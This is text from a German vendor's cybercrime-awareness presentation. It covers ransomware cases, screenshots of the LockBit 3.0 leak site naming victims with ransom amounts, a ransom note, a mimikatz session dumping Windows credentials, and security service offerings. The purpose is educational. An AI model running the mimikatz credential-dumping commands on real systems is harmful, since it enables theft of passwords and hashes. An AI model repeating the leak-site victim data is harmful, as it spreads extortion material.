



NETFLIX



Kutschbach Electronic

Thomas Stach

stellv. Leitung Service & Support

Leitung Business Unit SECURITY



Cybercrime

wie gefährdet sind wir wirklich?



Das kleine Cyberangriffe ABC

- ▷ Ransomware
- ▷ Darknet
- ▷ TOR Browser
- ▷ Bitcoin / Kryptowährung
- ▷ Phishing / Social Engineering

▷ TOR Browser



Cyberfälle in der Presse

DILLINGEN/LAURINGEN

Cyberangriff auf die Donau-Stadtwerke DSDL

19.04.2022



Die Donau-Stadtwerke Dillingen-Lauingen sind Opfer eines Cyberangriffs geworden.

Wer steckt hinter dem Cyberangriff auf Agco-Fendt?



Nichts geht mehr auf dem Werksgelände von Agco-Fendt im Allgäu nach einem Cyberangriff.

Foto: Ralf Lienert

IT-DIENSTLEISTER LAHMGELEGT

Ransomware-Attacke auf Reitzner AG


Cyberkriminelle haben die IT-Systeme der Reitzner AG und der Donau-Stadtwerke lahmgelegt. Ermittler vermuten, dass eine russische Ransomware-Gang dahinter steckt.



er AG wurden durch eine

Cyberkriminalität als Geschäftsmodell


▷ Cyber Kill/Chain – Spezialisierte Organisationen mit geteilten Funktionen



Lockbit 3 – Der Countdown läuft

UNTIL FILES 2D 10H 19M 10S PUBLICATION

Deadline: 07 Oct, 2022 05:49:53 UTC




LOCKBIT 3.0

LEAKED DATA

TWITTER
PRESS ABOUT US

HOW TO BUY BITCOIN
AFFILIATE RULES

CONTACT US
MIRRORS



multicareinc.com
MultiCare
Hospitals & Physicians Clinics - Idaho, United States · 322 Employees
MultiCare is a local business, operated by a local family, caring for the people of this local community.
ALL AVAILABLE DATA WILL BE PUBLISHED !
UPLOADED: 25 SEP, 2022 13:49 UTC UPDATED: 03 OCT, 2022 22:16 UTC

<p>tapcocu.org</p> <p style="background-color: green; color: white; padding: 2px;">PUBLISHED</p> <p style="font-size: small;">Credit 101 In-Person Seminar. Learn how to make your credit work for you! Sept. 24th at the Foss Waterway Seaport. Register Today. Swipe & Win. Use Your TAPCO Visa Debit or Credit Card for a</p> <p style="font-size: x-small;">Updated: 04 Oct, 2022, 15:35 UTC 3307</p>	<p>toyotalabang.com.ph</p> <p style="background-color: red; color: white; padding: 2px;">21h 02m 53s</p> <p style="font-size: small;">Toyota Alabang, Inc (TAI) is an authorized Toyota Dealer Franchise of Toyota Motor Philippines Corporation. TAI engages in the sale of Brand New Toyota Vehicles, Genuine Parts, and</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:34 UTC 1249</p>	<p>bliss-d.com</p> <p style="background-color: red; color: white; padding: 2px;">7D 02h 16m 43s</p> <p style="font-size: small;">BLISS Co., Ltd. Business content Architecture, planning, design, construction, design, comprehensive real estate consulting Construction Business Permit/Minister of Land, Infrastructure,</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:26 UTC 2460</p>	<p>multicareinc.com</p> <p style="background-color: red; color: white; padding: 2px;">2D 10h 26m 10s</p> <p style="background-color: yellow; color: black; padding: 2px; font-weight: bold;">\$ 350 000</p> <p style="font-size: small;">MultiCare Hospitals & Physicians Clinics · Idaho, United States · 322 Employees MultiCare is a local business, operated by a local family, caring for the people of this local community.</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:16 UTC 2586</p>
<p>parrottsims.com</p> <p style="background-color: green; color: white; padding: 2px;">PUBLISHED</p> <p style="font-size: small;">We are a full-service law firm providing our clients with superior legal services by leveraging our resources and personnel to deliver timely legal advice... Phone: +1 832-485-6000</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:04 UTC 3594</p>	<p>seaviewresortkhaolak.com</p> <p style="background-color: red; color: white; padding: 2px;">2D 07h 43m 19s</p> <p style="font-size: small;">Seaview Resort Khao Lak is set on Nang Thong Beach, an extensive stretch of fine sands framed by the emerald blue waters of the Andaman Sea and against a verdant mountainous backdrop.</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:01 UTC 1518</p>	<p>dcashpro.com</p> <p style="background-color: green; color: white; padding: 2px;">PUBLISHED</p> <p style="font-size: small;">dcashpro.com Moderncast International Cosmetics (MCIC) unveils Dcash Professional brand strategy, preparing to penetrate the B2C market, accelerating the development of hair</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 22:01 UTC 3556</p>	<p>vitalityhp.net</p> <p style="background-color: red; color: white; padding: 2px;">22h 33m 50s</p> <p style="font-size: small;">1 part data. Headquartered in Boston, Commonwealth Care Alliance® (CCA) is a not-for-profit integrated care system influencing innovative models of complex care across the</p> <p style="font-size: x-small;">Updated: 03 Oct, 2022, 13:31 UTC 2467</p>

EXTEND TIMER FOR 24 HOURS	DESTROY ALL INFORMATION	DOWNLOAD DATA
\$ 10000	\$ 350000	\$ 350000

Nette Begrüßung

You can decrypt 1 file for free (up to 5MB)

If you will remain silent for 72 hours your exfiltrated data will be posted at our news website.

Don't spend time and money on any recovery service, this will not help.

It is better to inform the managment as soon as possible.

In case if we will make an agreement you will receive the following : 1) The decryptor 2) The erasure log (with the full listing of the exfiltrated data) 3) The security report in order to avoid this kind of situations in future.

Der gezielte Angriff, oder wie setze ich mein Passwort zurück wenn ich es verloren habe?

▷ Wer von Ihnen setzt Windows ein?

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session          : Interactive from 2
User Name        : Gentil Kiwi
Domain           : vm-w7-ult-x
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000

msv :
[00000003] Primary
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* LM       : d0e9aee149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efccd332446158b1a
* SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30

tspkg :
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* Password : waza1234/
```

Keine Panik!

Wer seine Schwächen nicht kennt, hat eine Stärke zu wenig.

Lothar Habler

Fragen Sie sich nicht ob Sie verschlüsselt werden, sondern fragen Sie sich wann Sie verschlüsselt werden!

Die 4 Säulen der IT-Security

IT-SECURITY



PRÄVENTION

Vorsticht ist
besser als
Nachsicht



BACKUP

Die Rettung
im Ernstfall



VERSCHLÜSSELUNG

Daten für
Hacker
unbrauchbar
machen



CYBERSECURITY

Die
Überlebensve
rsicherung für
Unternehmen

ITQ Basisprüfung – unabhängiger Check

ITQ Basisprüfung

Onboarding

Audit-Gespräch

Nachbereitung/
Berichterstellung

Abschlussgespräch



Managed Security
Umsetzung mit
Kutzschbach

Informationssicherheits-
managementsystem light (ISMS)

Kernprozessanalyse, Risikobewertung

Sicherheitsleitlinie, Richtlinien,
Arbeitsanweisungen

VIELEN DANK FÜR IHRE AUFMERKSAMKEIT!

Fragen? Fragen!

- ▶ E-Mail: ulm@k-innovations.de
- ▶ Telefon: 0731 – 85075 301
- ▶ Online: <https://www.kutzschbach.de>



Cybercrime aus Sicht der Polizei

Die Bayerische
Polizei

